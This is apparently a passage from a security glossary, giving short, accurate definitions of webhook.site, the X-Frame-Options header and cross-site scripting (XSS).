- webhook.site: a free service that gives you a unique address and shows every request that arrives at it.
- X-Frame-Options: a header that says whether a page may be framed, and by whom.
- XSS (Cross-Site Scripting): getting JavaScript to run in someone else's browser as if the site itself had written it.